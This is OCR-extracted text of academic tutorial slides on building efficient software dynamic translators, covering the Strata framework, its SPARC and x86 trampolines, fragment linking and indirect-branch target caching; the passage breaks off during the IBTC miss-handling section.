Building Efficient Software Dynamic Translators

Bruce Childers
University of Pittsburgh
Department of Computer Science
Pittsburgh, PA 15260
childers@cs.pitt.edu

Jack Davidson
University of Virginia
Department of Computer Science
Charlottesville, VA 22904
jwd@virginia.edu

Outline


- Part I: Introduction to SDT
- Part II: The Strata SDT Framework
  - Translation virtual machine
  - Indirect branch handling
  - Performance
- Part III: Code security applications

What is SDT?


- Any software that *intercepts, controls, or modifies* a program as it runs
- Subsumes:
  - Dynamic optimization / compilation
  - Dynamic binary translation
  - Dynamic instrumentation (e.g., profiling)
  - Host virtualization
  - Debugging

SDT Operation

Translation at user level



Translation below OS




Software layer that mediates program execution by modifying (translating) instructions before they execute on host CPU

Intercepts initial program execution
1) Fetch instructions
2) Modify instructions
3) Execute instructions
4) Return control to SDT

May interpret or directly execute instructions
May cache modified instructions

4

SDT Direct Execution & Cache



Execute code fragment until branch trampoline

5

Why Use SDT?

- Improve program performance
  - Adapt program to its execution environment
- Overcome economic barriers
  - Allow one architecture's binaries to run on another
- Application specific ISA improvements
  - Code decompression, encryption
- Resource management
  - Power, memory footprint, resource protection
- Software engineering and dependability
  - Performance monitoring, fault isolation, security

6

Challenges

- Significant impediments to SDT uses

1. Tightly tied to host platform
2. It's another layer: Run-time overhead
3. User debugging translated programs

7

Close Coupling to ISA & OS

- Steep learning curve
  - Low-level understanding of platform and translator
- Decoding & translating instructions
  - E.g., delay slots? variable length ISA?
- Switching context
  - E.g., how, what & where to save/restore?
- Signal handling
  - E.g., ensure translator maintains control?
- Multi-threading
  - E.g., sharing data structures? locking?

8

Run-time Overhead

- Translator overhead
  - Fetch, decode, & translate loop
    - Possibly, re-translate already seen code
  - Context save/restore
  - Platform interactions with translated code
- Translated code overhead
  - Invoking translator after execution
  - Handling control transfers
  - Program instrumentation needed by translator

9

Debugging Translated Code

- Typically, forced to debug at instruction level
- Static debug mappings become inconsistent
  - Dynamically generated, optimized code
- Multiple *and* changing statement instances
- Translated vs. untranslated code
  - Insert/remove breakpoints
- Extra code (e.g., trampolines and instrumentation)
- AADEBUG '05
- *Debugging the dynamic translator itself!*

10

Example Applications & SDTs

- Many existing and beneficial SDT uses
- Many systems – typically, re-implement translator for a new use of the technology
  - Architecture study (Shade, Embra)
  - Host virtualization (SimOS, VMware, Flex86)
  - Binary translation (DAISY, FX!32, Transmeta CMS, Co-designed VMs, Walkabout)
  - Code optimization (Dynamo, LLVM, ADORE)
  - Dynamic instrumentation (Pin, INSOP)
  - Code security (Dynamo/RIO)

11

Shade, Embra

- Architecture study: Examine trade-offs
- Very fast & focused: Model only what is needed for some trade-off
- Translate application to simulate/model architecture features
  - Avoid interpretation for simulation
  - Translate and instrument to have simulated effect
  - A form of dynamically compiled simulation

12

Shade, Embra

- Shade [Cmelik & Keppel, SIGMETRICS'93]
  - User-written instrumentation
  - Translates, caches & chains at basic block level
  - Perform callbacks at instrumented points
  - E.g., cache simulation instruments loads and stores
  - Slowdown: 10-228x on SPEC2000, Sun Blade 100
- Embra [Witchel & Rosenblum, SIGMETRICS'96]
  - Same idea as Shade to model MIPS R4000
  - Accurate & fast memory hierarchy simulation
    - Tightly stitch memory simulation code into application code
    - Uses quick checks (lookups into large array) to avoid expensive searches for MMU and caches
  - Slowdown: 5-34x on SPEC2000 (Embra's techniques on SPARC)

13

DAISY: PowerPC to VLIW

- Binary translation [Ebcioglu & Altman, ISCA'97]
- Translation approach
  - Operates on page worth of PowerPC instructions
  - Translation done one instruction at a time & immediately scheduled into VLIWs
  - Maps untranslated pages to translated pages
  - On a missing translated page, re-invoke translator
- Performance: Within 20% of static VLIW compiler
  - 4315 instr/translated vs. 100,000 instr/translated

14

Dynamo

- Binary dynamic optimization [Bala et al., PLDI 2000]
  - Machine specific performance w/o recompiling application
- Optimization of PA-RISC binaries
  - Interpret instruction sequences, lightweight profiling
  - When hot, form *instruction traces* (NET algorithm)
  - Optimize instruction traces: primarily redundancy removal
  - Cache & directly execute the instruction traces
  - Flush code cache when increase in trace creation
- Performance: about -2% to 23%, avg. 9%, over –O2

15

Dynamo/RIO

- *Reconfigurable* translation [Bruening et al., CGO'03]
  - x86 framework for implementing uses of SDT
  - Library & API: intercept & control translation
    - Callbacks on specific translator events and operations
- Features
  - Code caching & branch handling (chaining)
  - Multiple structure representations of instructions
  - Traces & trace creation (based on Dynamo's NET)
- Performance: 0.93-1.8x, avg. 1.25x, on SPEC2000

16

Dynamo/RIO

- Program Shepherding [Kiriansky et al., USENIX Security '02]
  - Monitor control flow to enforce security policies
  - Transparent & efficient with dynamic code translation
- Check trustworthiness of code during translation
- During run-time, verify program addresses
- Sandboxing to avoid getting around checks
- Protected RIO data structures with page permissions
- Performance: 1.0-1.7x on Linux

17

Pin

- Customized program analysis using dynamic instrumentation [Luk et al., PLDI'05]
  - ATOM-like program analysis routines written by users
- Pintools
  - Instrumentation code written in C/C++ using Pin's API
  - Dynamic translation to generate and instrument code
  - Reduce instrumentation overhead by inlining, register re-allocation, liveness analysis and instruction scheduling
- Slowdown: 2.5x on integer and 1.4x on floating point

18

Outline

- Part I: Introduction to SDT
- Part II: The Strata SDT Framework
  - Translation virtual machine
  - Handling indirect branches
  - Performance
- Part III: Code security applications

19

Why do we need an SDT infrastructure?

- Simple answer: make SDTs easier to develop
  - Allows experimentation with novel SDT systems
  - Accelerates research
  - Provides a model for other SDT systems
- How?
  - Factor out code needed across many SDTs
  - Allow for SDT reuse and composition
  - Provide support for multiple architectures to ease retargeting
  - Provide efficient translation mechanisms

20


Strata

- Infrastructure designed for building SDTs
- Designed with extensibility in mind
  - Optimization
  - Code compression
  - Performance monitoring
  - Security
- Provides:
  - Platform independent common services
  - Target interface that abstracts target-specific support functions
  - Target-specific support functions

21

Challenges

- Reconfigurability
  - Experiment with SDT implementation techniques
    - Memory management issues
    - Translation issues
  - Adapt for new uses
    - Optimization
    - Security/Dependability
    - Performance Monitoring
    - Code Compression




22

Challenges

- Retargetability
  - Instruction-set architecture
    - Instruction decoding
    - Instruction semantics
    - Alignment
  - Operating system
    - Calling convention
    - Memory management and consistency
    - System calls
    - Signal handling
    - Thread semantics

23


Strata Virtual Machine



- Base VM implements a simple SDT
- Programmer implements new SDTs by customizing the VM
- VM is customized by overriding functions in the target interface


24

Basic Strata in Action




25

Basic Strata in Action




26

Basic Strata in Action




27

Basic Strata in Action




28

Basic Strata in Action




29

Basic Strata in Action




30

Basic Strata in Action




31

Basic Strata in Action




32

Basic Strata in Action




33


Basic Strata in Action




Basic Strata in Action



Basic Strata in Action




Basic Strata in Action



Trampoline design

- Trampoline must
  - Pass target address and *from* fragment to Strata
  - May also save context (could cooperate with Strata to save context)



Conditional branch trampoline


Application text code

```
      bne L4
      delay slot inst
L3:
```

Translated fragment cache

```
      bne    F$L2
      delay slot inst
      trampoline to L3
F$L2: trampoline to L4
```

Sparc Trampoline



40


Sparc Trampoline

```
        bne    F$L2
        delay slot inst
        save   %sp,-96,%sp          ! new set of registers
        sethi %HI(L3),%o0           ! fall through address
        ori    %o0,%LO(L3),%o0
        sethi  %HI(FromFrag),%o1    ! from fragment
        call   targ_renter
        ori    %o1,%LO(FromFrag),%o1
F$L2:   save   %sp,-96,%sp          ! new set of registers
        sethi  %HI(L4),%o0          ! target address
        ori    %o0,%LO(L4),%o0
        sethi  %HI(FromFrag),%o1    ! from fragment
        call   targ_renter
        ori    %o1,%LO(FromFrag),%o1
```

41

Sparc context-switch (in)


```
targ_reenter:
.type targ_reenter,#function
        mov     %g1,%l1
        mov     %g2,%l2
        mov     %g3,%l3
        mov     %g4,%l4
        mov     %g5,%l5
        mov     %g6,%l6
        mov     %g7,%l7
        save    %sp,-96,%sp     ! Another window
        rd      %ccr,%l0        ! Save the condition codes
        rd      %y,%l1          ! Save the y register
        stx     %fsr,[%fp-8]    ! Store the floating point state reg
        ldx     [%fp-8], %l2
        mov     %i0, %o0        ! Arg1=target pc, arg2=from frag
        call    strata_build_main
        mov     %i1, %o1
```



42

Sparc context-switch (out)

```
targ_exec:
.type targ_exec,#function
        wr      %l0,%ccr
        wr      %l1,%y
        stx     %l2,[%fp-8]
        ldx     [%fp-8],%fsr
        mov     %o0,%i0
        restore
        mov     %l1,%g1
        mov     %l2,%g2
        mov     %l3,%g3
        mov     %l4,%g4
        mov     %l5,%g5
        mov     %l6,%g6
        mov     %l7,%g7
        jmp     %o0     ! Jump to top of the frag block
        restore         ! Restore application context
```



X86 Trampoline

```
        bne     F$L2
        pusha                           ; save all registers (32 bytes)
        pushf                           ; save flags (4 bytes)
        push    $from_frag              ; set up arguments
        push    $L3
        push    $targ_exec              ; tail call to targ_exec
        jmp     strata_build_main
F$L2:   pusha
        pushf
        push    $from_frag
        push    $L4
        push    $targ_exec
        jmp     strata_build_main
```


Indirect Branches

Application text code

```
jmp (%l4)
delay slot inst
…
```

Translated fragment cache

```
delay slot instruction
trampoline to [%l4]
```

Sparc Trampoline (Indirect)


```
stw       %o0,[sp-4]          ; save %o0
add       %l4,%g0,%o0         ; %l4 has the branch target address
stw       %o0,[sp-100]        ; save branch target address
ldw       [%sp-4],%o0         ; restore %o0
delay slot inst               ; State is consistent; do dsi
save      %sp,-96,%sp
ldw       [sp-4],%o0          ; reload target address
sethi     %HI(From_Frag),%o1
call      targ_reenter
ori       %o1,%LO(From_Frag),%o1
```

46

X86 Trampoline (Indirect)

```
push      targ_address        ; must be pushed before sp changes
pusha                         ; save all registers (32 bytes)
pushf                         ; save flags (4 bytes)
push      $from_frag          ; set up arguments
push      [esp+40]
push      $targ_exec          ; tail call to targ_exec
jmp       strata_build_main
```

47




48

Fragment Linking

- If target of branch exists in fragment cache, do not context switch
- Patch branches in fragment cache to jump directly to the fragment


49

Fragment Linking




50

Fragment Linking



51


Fragment Linking



Fragment Linking


Fragment code overwritten with direct branches to fragments

```
        bne    F$L2
        delay slot inst
        jmp    L3Frag
        ori    %o0,%LO(L3),%o0
        sethi  %HI(FromFrag),%o1
        call   targ_renter
        ori    %o1,%LO(FromFrag),%o1
F$L2:   jmp    L2Frag
        sethi  %HI(L4),%o0
        ori    %o0,%LO(L4),%o0
        sethi  %HI(FromFrag),%o1
        call   targ_renter
        ori    %o1,%LO(FromFrag),%o1
```

The Common Services


- Used by VM and target-specific functions
- Platform independent
- Provides:
  - Strata dynamic memory management (via arenas)
  - Code cache management
  - Fragment linking
  - Strata performance monitoring and reporting
- Easily extended to incorporate new services



55

The Target Interface

- Interface used by VM to perform target specific functions
- Used to customize the VM for new software dynamic translators
- Each target (SPARC/Solaris, MIPS/IRIX, x86/Linux, etc.) must implement all of the target interface



56

Strata

- 3.9K LOC (Platform/Machine independent)
- Platform/Machine Dependent
  - 2.3K LOC (Sparc Solaris)
  - 2.1K LOC (MIPS Irix)
  - 2.0K LOC (x86 Linux)


57

Outline

- Part I: Introduction to SDT
- Part II: The Strata SDT Framework
  - Translation virtual machine
  - Handling indirect branches
  - Performance
- Part III: Code security applications

58

SPARC No FL vs. FL



59


Handling Indirect Branches

- Remaining majority of builder re-enters
- Sources of indirect branches
  - Switch statements
  - Returns
  - Function pointers
- Indirect branches treated in two parts
  - Actual indirects (e.g., jr $r7)
  - Returns (indirects via the return address register)

60

Handling Indirect Branches


- Indirects can not be directly linked
  - Branch target must be mapped to FC$ (*address mapping*)
  - But, target is *computed at run-time*



61

Efficient Indirect Handling


- Key: Keep execution in FC$, avoiding re-enter
  - Translated target: Determine "inline" in translated code
  - Untranslated target: Re-enter builder for new translation



62

Efficient Indirect Handling


- Key: Keep execution in FC$, avoiding re-enter
  - Translated target: Determine "inline" in translated code
  - Untranslated target: Re-enter builder for new translation



63

Indirect Branch Target Cache

- IBTC holds translated target addresses



Entries are tagged with computed target address
Hash function: *index = computed target % num. entries* (done by masking)

64

IBTC Design Trade-offs

- Size of IBTC: *Fixed vs. adaptive policy*
  - How many entries? Should table grow or shrink?
- Number of IBTCs: *Shared vs. non-shared policy*
  - One IBTC for all indirects? An unique IBTC per indirect?
- Table lookup: *Inlined address mapping policy*
  - Should some address mappings be done directly as a series of instructions, rather than a table lookup

65

Fixed IBTC Size

- Table size affects
  - Memory footprint
  - Hardware caching behavior
  - Distribution of addresses and conflict misses
- Small size: Good footprint, good D-cache behavior, possibly poor conflict miss behavior
- Large size: Poor footprint, possibly poor D-cache behavior, fewer conflict misses

66

Adaptive IBTC Size

- Adaptively increase IBTC size on a conflict miss
  - Good memory footprint of small IBTC
  - Fewer conflict misses of large IBTC, when needed
  - *Tailored to behavior of particular indirect branches*
- Adaptive IBTC requires
  - Amount to grow table by (e.g., double size on a miss)
  - Re-allocating memory for different IBTC sizes
  - Re-hashing IBTC entries when growing size
  - Re-writing IBTC hash function in fragment cache

67

Shared vs. Non-shared

- Shared: One table for *all* indirect branches
  - Smallest memory footprint
  - Too small size: Many conflicts possible
  - Can have lower total cold start misses
- Non-shared: One table *per* indirect branch
  - Large memory footprint (depends on num. unique indirects)
  - Cache contents "tailored" to each indirect branch
  - Reduce conflict misses, but higher total cold start misses
  - Use with adaptive IBTC size

68


Inlined Address Mapping

- IBTC lookup
  - 2 memory accesses: read tag, read address
  - May cause eviction of application data from D-cache
  - Address mapping may have locality!
- Inline address mapping
  - Generate code in FC$ to do mapping w/o table lookup
  - Inline address mapping hit faster than IBTC hit
- Policies of what to inline
  - First address mapped after translation
  - After every miss
  - After the n^{th} miss

69

Inlined Address Mapping

- Select an address mapping to be inlined
- Back-up inlined address mapping with IBTC





Example Configurations


- Fixed, Shared
  - Simple, small footprint
- Fixed, Non-shared
  - Simple, medium to large footprint, can spread out conflicts
- Adaptive, Non-shared
  - Good memory footprint, re-hashing distributes conflicts
- Adaptive, Non-shared, Inlined address mapping
  - Inlines first address mapping to avoid IBTC access
- Adaptive, shared: Doesn't get benefit of tailoring IBTC to particular indirect branches.

Strata Implementation

- IBTC implementation
  - Data structures and hashing into IBTC
  - Translating indirect branches
  - IBTC lookup and hit handling
  - IBTC miss handling
- Primary example: non-shared, adaptive


Fragment Map
Fragment Cache
ty=INDIRECT
iaddr_t fPC
ibtc ibtc_t
ibtc Descriptor
unsigned size=512
unsigned mask
iaddr_t fPC
ibtc_entry* cache
fragment 1
fragment 2
...
IBTC lookup
fragment 3
fragment 4
...
IBTC lookup
Original target address in program
Translated target address in FC$
iaddr_t PC
iaddr_t fPC
...
iaddr_t PC
iaddr_t fPC
73


Shared, Fixed
Fragment Map
Fragment Cache
ty=INDIRECT
iaddr_t fPC
ibtc ibtc_t
ibtc Descriptor
unsigned size=512
unsigned mask
iaddr_t fPC
ibtc_entry* cache
fragment 1
fragment 2
...
IBTC lookup
fragment 3
fragment 4
...
IBTC lookup
ty=INDIRECT
iaddr_t fPC
ibtc ibtc_t
ibtc Descriptor
unsigned size=512
unsigned mask
iaddr_t fPC
ibtc_entry* cache
iaddr_t PC
iaddr_t fPC
...
iaddr_t PC
iaddr_t fPC
74


Non-shared, Adaptive
Fragment Map
Fragment Cache
ty=INDIRECT
iaddr_t fPC
ibtc ibtc_t
ibtc Descriptor
unsigned size=4
unsigned mask
iaddr_t fPC
ibtc_entry* cache
fragment 1
fragment 2
...
IBTC lookup
iaddr_t PC
iaddr_t fPC
...
fragment 3
fragment 4
...
IBTC lookup
iaddr_t PC
iaddr_t fPC
...
ty=INDIRECT
iaddr_t fPC
ibtc ibtc_t
ibtc Descriptor
unsigned size=128
unsigned mask
iaddr_t fPC
ibtc_entry* cache
75

Handling Indirects

IBTC is affected at five different points:

1. When Strata gets control to initialize
2. Translating the indirect branch (translation)
3. IBTC cold start miss first time fragment is executed (execution)
4. A regular IBTC miss (execution)
5. A regular IBTC hit (execution)

76

IBTC Initialization

- strata_init_ibtc()
  - Initializes & allocates IBTC data structures
  - Single structure allocated for shared policy
- strata_reset_ibtc()
  - Resets data structures on FC$ flush
  - IBTC allocated in FC$
  - Hence, a flush frees the IBTC memory

77

Translating the Indirect

- Builder is re-entered on a new target
  - suppose target has an indirect branch
- strata_build_main(to_PC,from_frag)
  - *to_PC* is program target with indirect branch
  - *from_frag* is originating fragment in FC$
  - uses ***targ_ind_branch(frag,next_PC,insn)***
  - terminates the fragment after indirect
  - executes the fragment

78

Translating the Indirect

- targ_ind_branch(frag,next_PC,insn)
  - Target dependent interface for translating the indirect
  - Does code emission for indirect & IBTC
  - *frag* is current fragment being translated
  - *next_PC* is address of next instruction
  - *insn* is the indirect branch

79

Translating the Indirect

```
# extract target address
stw       %o0,[%sp-4]
add       %l4,%g0,%o0
stw       %o0,[%sp-100]
ldw       [%sp-4],%o0
delay slot inst
# context save
save      %sp,-96,%sp
ldw       [%sp-4],%o0
# table lookup now comes next,
# then the builder re-enter code
```

```
# do table lookup
sethi     HI(ibtc_p->cache),%o2
ori       LO(ibtc_p->cache),%o2
srli      %o1,throw_away,%o0
andi      %o1,ibtc_p->mask,%o1
slli      %o1,3,%o1
add       %o1,%o2,%o2
ldw       [%o2],%o1
cmp       %o0,%o1
bne       L0
# had a match in the IBTC
ldw       [%o2+4],%o3
jmpli     %o3,0,%g0
restore
# had a mismatch in the IBTC
L0: re-enter the builder
```

80

Cold Start Miss

- IBTC is not loaded during indirect translation
  - For shared: May already contain valid entries
  - For non-shared: Initialized to be empty
- Hence, when fragment first executes, a *cold start miss* can happen
- Can't preload because the *target address may actually be computed in the fragment*

81

Handling an IBTC miss

1. strata_build_main(to_PC, from_frag)
   - Re-enter when IBTC lookup didn't find a match
2. check for target fragment in FC$
   - If missing: Then translate & execute fragment
   - Otherwise, handle the miss (step 3)
3. strata_indirect_branch_miss(from, to)
4. execute target fragment

82

Handling an IBTC Miss

- Miss handling depends on policies
  - Shared: Load missing mapping
  - Non-shared: Load missing mapping
  - Adaptive: Increase capacity
  - Inlining: Generate mapping for first miss
- strata_indirect_branch_miss()
  - target independent implementation of the different policies

83

Handling an IBTC Miss: Shared, Fixed IBTC

- strata_indirect_branch_miss(from, to)
  - *from* is fragment with the indirect that missed
  - *to* is fragment that is the translated target of indirect
  - if *to* fragment wasn't translated when re-entered, it is fetched and translated to get the correct target for the indirect
- Update the IBTC
  - hash on *to->PC* and update with *to->fPC*
  - IBTC[hash(to->PC)].PC = to->PC
  - IBTC[hash(to->PC)].fPC = to->fPC

84

Handling an IBTC Miss: Non-shared, Adaptive IBTC

- strata_indirect_branch_miss(from, to)
